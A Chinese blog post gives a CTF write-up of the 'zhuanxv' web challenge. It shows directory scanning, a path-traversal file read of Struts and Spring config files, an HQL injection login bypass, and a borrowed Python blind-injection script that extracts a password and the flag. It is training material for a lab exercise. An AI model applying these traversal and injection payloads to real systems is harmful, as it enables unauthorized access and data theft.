

攻防世界web进阶区zhu anxv

原创

[gongjingege](#) 于 2020-08-10 20:32:29 发布 238 收藏 1

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/gongjingege/article/details/107920676>

版权



[ctf](#) 专栏收录该内容


48 篇文章 0 订阅

订阅专栏

SCTF

题目描述: 你只是在扫描目标端口的时候发现了一个开放的web服务

打开链接是一个显示时间的页面



Welcome to Zhu anxv application

2020年08月10日17时46分0秒


<https://blog.csdn.net/gongjingege>

dirsearch扫一下


```
dir5 _c1rdb v0.3.9
Extensions: | HTTP method: getSuffixes: * | HTTP
Error Log: C:\Users\86182\Desktop\CTF\tools\dirse
Target: http://220.249.52.133:32568/
Output File: C:\Users\86182\Desktop\CTF\tools\dir

[17:50:30] Starting:
[17:50:33] 400 - 0B - /%2e%2e/google.com
[17:50:33] 400 - 0B - /a%5c.%2A
[17:50:33] 400 - 0B - /a%5c.aspx
[17:50:42] 200 - 4KB - /list
https://blog.csdn.net/gongjingege
```

打开list页面



抓包看一下



看到JSESSIONID,得知是java web,读取配置文件web.xml

考虑了一下会不会是sql注入

看看源码,里边有个导入路径

```
overflow: hidden,
```

```
{  
background:url(../loadimage?fileName=web_login_bg.jpg) no-repeat center;  
background-size: cover;
```


```
color:#27A9E3;
```

```
text-decoration:none;
```

<https://blog.csdn.net/gongjingege>

打

开url



会下载一张图片，但不能查看，notepad++看下源码

```
bg.jpg  
1 <?xml version="1.0" encoding="UTF-8"?>  
2 <web-app id="WebApp_9" version="2.4"  
3     xmlns="http://java.sun.com/xml/ns/j2ee"  
4     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
5     xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">  
6     <display-name>Struts Blank</display-name>  
7     <filter>  
8         <filter-name>struts2</filter-name>  
9         <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</filter-class>  
10    </filter>  
11    <filter-mapping>  
12        <filter-name>struts2</filter-name>  
13        <url-pattern>/*</url-pattern>  
14    </filter-mapping>  
15    <welcome-file-list>  
16        <welcome-file>/ctfpage/index.jsp</welcome-file>  
17    </welcome-file-list>  
18    <error-page>  
19        <error-code>404</error-code>  
20        <location>/ctfpage/404.html</location>  
21    </error-page>  
22 </web-app>
```

<https://blog.csdn.net/gongjingege>

这里struts2有另一个大佬的解释

<https://www.cnblogs.com/mke2fs/p/11519039.html>

然后继续读取struts.xml文件

/loadimage?fileName=../../WEB-INF/classes/struts.xml

图片一张，notepad++伺候

```

<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/t
<bean id="dataSource" class="org.springframework.jdbc.datasource.DriverManagerDataSource">
  <property name="driverClassName">
    <value>com.mysql.jdbc.Driver</value>
  </property>
  <property name="url">
    <value>jdbc:mysql://localhost:3306/sctf</value>
  </property>
  <property name="username" value="root"/>
  <property name="password" value="root" />
</bean>
<bean id="sessionFactory" class="org.springframework.orm.hibernate3.LocalSessionFactoryBean">
  <property name="dataSource">
    <ref bean="dataSource"/>
  </property>
  <property name="mappingLocations">
    <value>user.hbm.xml</value>
  </property>
  <property name="hibernateProperties">
    <props>
      <prop key="hibernate.dialect">org.hibernate.dialect.MySQLDialect</prop>
      <prop key="hibernate.show_sql">>true</prop>
    </props>
  </property>
</bean>
<bean id="hibernateTemplate" class="org.springframework.orm.hibernate3.HibernateTemplate">
  <property name="sessionFactory">
    <ref bean="sessionFactory"/>
  </property>
</bean>
<bean id="transactionManager" class="org.springframework.orm.hibernate3.HibernateTransactionManager">
  <property name="sessionFactory">
    <ref bean="sessionFactory"/>
  </property>

```

<https://blog.csdn.net/gongjingege>

打开这个user.hbm.xml，还是下载图片

```

<!DOCTYPE struts PUBLIC
  "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
  "http://struts.apache.org/dtds/struts-2.3.dtd">
<struts>
  <constant name="strutsenableDynamicMethodInvocation" value="false"/>
  <constant name="struts.mapper.alwaysSelectFullNamespace" value="true" />
  <constant name="struts.action.extension" value=","/>
  <package name="front" namespace="/" extends="struts-default">
    <global-exception-mappings>
      <exception-mapping exception="java.lang.Exception" result="error"/>
    </global-exception-mappings>
    <action name="zhuanxvlogin" class="com.cuitctf.action.UserLoginAction" method="execute">
      <result name="error"/>ctfpage/login.jsp</result>
      <result name="success"/>ctfpage/welcome.jsp</result>
    </action>
    <action name="loadimage" class="com.cuitctf.action.DownloadAction">
      <result name="success" type="stream">
        <param name="contentType">image/jpeg</param>
        <param name="contentDisposition">attachment;filename="bg.jpg"</param>
        <param name="inputName">downloadFile</param>
      </result>
      <result name="suffix_error"/>ctfpage/welcome.jsp</result>
    </action>
  </package>
  <package name="back" namespace="/" extends="struts-default">
    <interceptors>
      <interceptor name="oa" class="com.cuitctf.util.UserOAuth"/>
      <interceptor-stack name="userAuth">
        <interceptor-ref name="defaultStack" />
        <interceptor-ref name="oa" />
      </interceptor-stack>

```

<https://blog.csdn.net/gongjingege>


这还有反编译什么的，难受

还是hsqj语句。。。

https://www.jianshu.com/p/b940d0aaa9fa

现在开始注入吧

?user.name=1'or(name)like'ho%25'or'like'&user.password=aaaa



Welcome, 1'or(name)like'ho%'or'like'

The screenshot shows a web dashboard for 'ZHUANXV'. On the left is a dark sidebar menu with the following items: Dashboard, UI Elements, Charts, Tabs & Panels, Responsive Tables, Forms, Multi-Level Dropdown, and Empty Page. The main content area has a header 'Dashboard Summary of your App'. Below the header are three summary cards: 'Daily Visits' with a value of 8,457, 'Sales' with a value of 52,160, and 'Commer' with a value of 15,82. Below these cards is a section titled 'Bar Chart Example' which contains a simple bar chart with two bars, one blue and one grey, on a scale up to 100. A URL 'https://blog.csdn.net/gongjirgege' is visible in the bottom right corner of the dashboard area.

但是没有卵用，flag不在这

脚本啥的还在学，先附上大佬的吧，以后学会了补上

```

import requests
url = "http://220.249.52.133:32568/zhuanxvlogin"
# url = "http://localhost:9090/zhuanxvlogin"
def first():
    admin_password = ""
    for i in range(1,9):
        for n in range(30,140):
            guess = chr(n)
            if guess == "_" or guess == "%":
                continue
            username = "aaa'\nor\n(select\nsubstring(password,\"+str(i)+\",1)\nfrom\nUser\nwhere\nname\nlike\n'hom
amamama')\nlike\n'"+guess+"\nor\n''like'"
            data = {"user.name": username, "user.password": "a"}
            req = requests.post(url, data=data, timeout=1000).text
            if len(req)>5000:
                admin_password = admin_password + guess
                print ("admin password: "+ admin_password)
                break
    return admin_password
def second(admin_password):
    flag = ""
    for i in range(1,50):
        for n in range(30,140):
            guess = chr(n)
            if guess == "_" or guess == "%":
                continue
            username = "aa'\nor\n(select\nsubstring(welcometoourctf,\"+str(i)+\",1)\nfrom\nFlag)\nlike\n'"+guess+"
'\nand\n''like'"
            data = {"user.name": username, "user.password": admin_password}
            req = requests.post(url, data=data, timeout=1000).text
            if len(req)>5000:
                flag = flag + guess
                print ("flag:" + flag)
                break
admin_password = first()
second(admin_password)

```

运行后，得到flag

对了，这个flag的sctf得小写

```

f1ag:SCTF{C46E250926A2DFFD831975396222B08E}
f1ag:SCTF{C46E250926A2DFFD831975396222B08E}
f1ag:SCTF{C46E250926A2DFFD831975396222B08E}
>>>

```

这个题让我感觉自己差得还很多，好多不懂的知识点以及各种骚思路

努力吧，奥里给(๑•̀ㅂ•́)و

参考文章: <https://www.jianshu.com/p/b940d0aaa9fa>

2020.8.10 公瑾